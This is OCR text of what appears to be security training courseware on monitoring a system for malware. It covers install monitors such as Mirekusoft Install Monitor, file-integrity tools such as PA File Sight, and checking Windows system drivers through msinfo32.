
- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



Manage and uninstall programs. Select multiple programs to batch uninstall.


Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.



Manage and uninstall programs. Select multiple programs to batch uninstall.

Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files


Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**



Name	Description	File	Type	Start...	Start Mode	State

Figure 7.105: Screenshot displaying Windows System Drivers

